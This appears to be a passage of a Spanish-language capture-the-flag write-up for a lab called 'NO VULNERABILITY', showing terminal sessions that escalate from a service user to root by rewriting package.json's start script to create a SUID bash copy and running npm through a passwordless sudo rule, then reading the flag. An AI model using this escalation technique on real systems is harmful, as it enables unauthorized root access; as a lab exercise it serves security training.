nodeuser@no-vulnerability:/app$ id
id
uid=1001(nodeuser) gid=1001(nodeuser) groups=1001(nodeuser)
nodeuser@no-vulnerability:/app$ pwd
/app
nodeuser@no-vulnerability:/app$ ls -al
ls -al
total 60
drwxr-xr-x 1 nodeuser nodeuser 4096 Jun 6 02:26 .
drwxr-xr-x 1 root root 4096 Aug 17 23:34 ..
drwxr-xr-x 72 nodeuser nodeuser 4096 Jun 6 02:26 node_modules
-rw-r--r-- 1 nodeuser nodeuser 30184 Jun 6 02:26 package-lock.json
-rw-rw-r-- 1 nodeuser nodeuser 290 Jun 5 20:55 package.json
-rw-rw-r-- 1 nodeuser nodeuser 8908 Jun 6 01:55 server.js
nodeuser@no-vulnerability:/app$
```



## Búsqueda de binarios SUID

```
nodeuser@no-vulnerability:/app$ find / -perm -4000 -type f -ls 2>/dev/null
find / -perm -4000 -type f -ls 2>/dev/null
 813534 64 -rwsr-xr-x 1 root root 62672 Apr 7 2025 /usr/bin/chfn
 813675 68 -rwsr-xr-x 1 root root 68248 Apr 7 2025 /usr/bin/passwd
 813727 72 -rwsr-xr-x 1 root root 72000 Nov 21 2024 /usr/bin/su
 813601 88 -rwsr-xr-x 1 root root 88496 Apr 7 2025 /usr/bin/gpasswd
 813751 36 -rwsr-xr-x 1 root root 35128 Nov 21 2024 /usr/bin/umount
 813659 60 -rwsr-xr-x 1 root root 59704 Nov 21 2024 /usr/bin/mount
 813540 52 -rwsr-xr-x 1 root root 52880 Apr 7 2025 /usr/bin/chsh
 813664 48 -rwsr-xr-x 1 root root 48896 Apr 7 2025 /usr/bin/newgrp
 821363 276 -rwsr-xr-x 1 root root 281624 Apr 11 12:01 /usr/bin/sudo
 823010 52 -rwsr-xr-- 1 root messagebus 51272 Sep 16 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 823232 644 -rwsr-xr-x 1 root root 657984 May 5 10:26 /usr/lib/openssh/ssh-keysign
 824466 1384 -rwsr-xr-x 1 root root 141468 May 27 16:52 /usr/sbin/exim4
nodeuser@no-vulnerability:/app$ /usr/sbin/exim4 --version
/usr/sbin/exim4 --version
Exim version 4.96 #2 built 27-May-2026 16:52:26
Copyright (c) University of Cambridge, 1995 - 2018
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2022
Berkeley DB: Berkeley DB 5.3.28: (September 9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS TLS_resume move_frozen_messages DANE DKIM DNSSEC Event I18N OCSP PIPECONNECT PRD
R Queue_Ramp SOCKS SRS TCP_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjbz dbmz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 external plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
```

Binarios normales del sistema y el posible vector con exim4 ya está en una versión no vulnerable a RCE

Veamos que procesos están corriendo

```
nodeuser@no-vulnerability:/app$ ps au
ps au
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.0 2344 1332 pts/0 Ss+ 02:28 0:00 /sbin/sys-daemon
root 35 0.0 0.0 10220 4560 pts/0 S+ 02:28 0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root 38 0.0 0.0 2592 1624 pts/0 S+ 02:28 0:00 sh -c su - nodeuser -c 'cd /app && npm start'
root 39 0.0 0.0 5916 3916 pts/0 S+ 02:28 0:00 su - nodeuser -c cd /app && npm start
nodeuser@no-vulnerability:/app$
```

Tenemos acceso como nodeuser y hemos encontrado un vector de escalada interesante:

**El servidor está ejecutando el comando npm start como root** (a través de su - nodeuser), lo que significa que podemos modificar el package.json para ejecutar comandos como root

Cuando se ejecuta npm start, el comando definido en "scripts" se ejecuta. Podemos modificar el script para que ejecute un comando malicioso

Veamos el contenido actual de package.json

```
nodeuser@no-vulnerability:/app$ cat /app/package.json
cat /app/package.json
{
 "name": "no-vulnerability-app",
 "version": "1.0.0",
 "description": "Secure Learning Platform",
 "main": "server.js",
 "dependencies": {
 "express": "^4.18.2",
 "cookie-parser": "^1.4.6",
 "node-serialize": "^0.0.4"
 },
 "scripts": {
 "start": "node server.js"
 }
}
nodeuser@no-vulnerability:/app$
```



El usuario nodeuser si recordamos tiene permisos de escritura sobre dicho archivo

```
-rw-rw-r-- 1 nodeuser nodeuser 290 Jun 5 20:55 package.json
```

Vamos a modificar este archivo para crear una shell bash con SUID

Primero creemos un respaldo del archivo original

```
nodeuser@no-vulnerability:/app$ cp /app/package.json /tmp/package.json.bak
cp /app/package.json /tmp/package.json.bak
nodeuser@no-vulnerability:/app$
```

Ahora modificaremos el package.json para crear SUID bash

```
nodeuser@no-vulnerability:/app$ cat > /app/package.json << 'EOF'
{
 "name": "my-app",
 "version": "1.0.0",
 "scripts": {
 "start": "cp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash"
 }
}
EOFcat > /app/package.json << 'EOF'
> {
> "name": "my-app",
> "version": "1.0.0",
> "scripts": {
> "start": "cp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash"
> }
> }
> EOF
nodeuser@no-vulnerability:/app$
```

Ahora ejecutemos el inicio del programa

```
nodeuser@no-vulnerability:/app$ npm start
npm start

> my-app@1.0.0 start
> cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash && chown root:root /tmp/rootbash

chown: changing ownership of '/tmp/rootbash': Operation not permitted
nodeuser@no-vulnerability:/app$
```

No tenemos permisos para cambiar los permisos de bash, verifiquemos si tenemos permisos de ejecución con sudo

```
nodeuser@no-vulnerability:/app$ sudo -l
sudo -l
Matching Defaults entries for nodeuser on no-vulnerability:
 env_reset, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
 use_pty

User nodeuser may run the following commands on no-vulnerability:
 (ALL) NOPASSWD: /usr/local/bin/npm
nodeuser@no-vulnerability:/app$
```

Perfecto!! Ya podemos ejecutar npm con los permisos de root y obtener nuestra bash SUID

```
nodeuser@no-vulnerability:/app$ sudo /usr/local/bin/npm start
sudo /usr/local/bin/npm start

> my-app@1.0.0 start
> cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash && chown root:root /tmp/rootbash

nodeuser@no-vulnerability:/app$
```

Ahora verificamos los archivos de /tmp

```
nodeuser@no-vulnerability:/app$ ls -al /tmp
ls -al /tmp
total 1248
drwxrwxrwt 1 root root 4096 Aug 18 05:30 .
drwxr-xr-x 1 root root 4096 Aug 17 23:34 ..
-rw-r--r-- 1 nodeuser nodeuser 290 Aug 18 05:28 package.json.bak
-rwsr-xr-x 1 root root 1265648 Aug 18 05:38 rootbash
nodeuser@no-vulnerability:/app$
```

Ya tenemos nuestra bash SUID, vamos a ejecutarla con -p

```
nodeuser@no-vulnerability:/app$ /tmp/rootbash -p
/tmp/rootbash -p
whoami
root
```

## Vamos a buscar la bandera

```
cd /root
ls -al
total 28
drwx----- 1 root root 4096 Aug 18 05:34 .
drwxr-xr-x 1 root root 4096 Aug 17 23:34 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwxr-xr-x 3 root root 4096 Aug 18 05:34 .npm
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwx----- 2 root root 4096 Jun 6 02:25 .ssh
-r----- 1 root root 47 Aug 17 23:34 flag.txt
cat flag.txt
no_vulnerability{[REDACTED]}
```

## Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/NO VULNERABILITY
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/NO VULNERABILITY nodeuser@no-vulnerability: /app chifay@kali: ~/Whoami-Labs/NO VULNERABILIT
```

---

```
[*] Cargando imagen desde no-vulnerability.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.
```

---

```
LAB: NO VULNERABILITY
DIFICULTAD: ****☆☆☆ medio (3 puntos)
```

---

```
IP del laboratorio: 172.17.0.2
```

---

```
Ingresa la flag (formato no_vulnerability{...}): no_vulnerability{B7C6-9A7F-8902-483E-F3477}

¡Felicitaciones! Has comprometido NO VULNERABILITY a nivel Medio.
```

---

```
TIEMPO TOTAL: 06h 07m 14s
FECHA Y HORA: 2026-08-17 23:42:08 -0600
```

---

```
[*] Presiona Ctrl+C para eliminar el laboratorio
```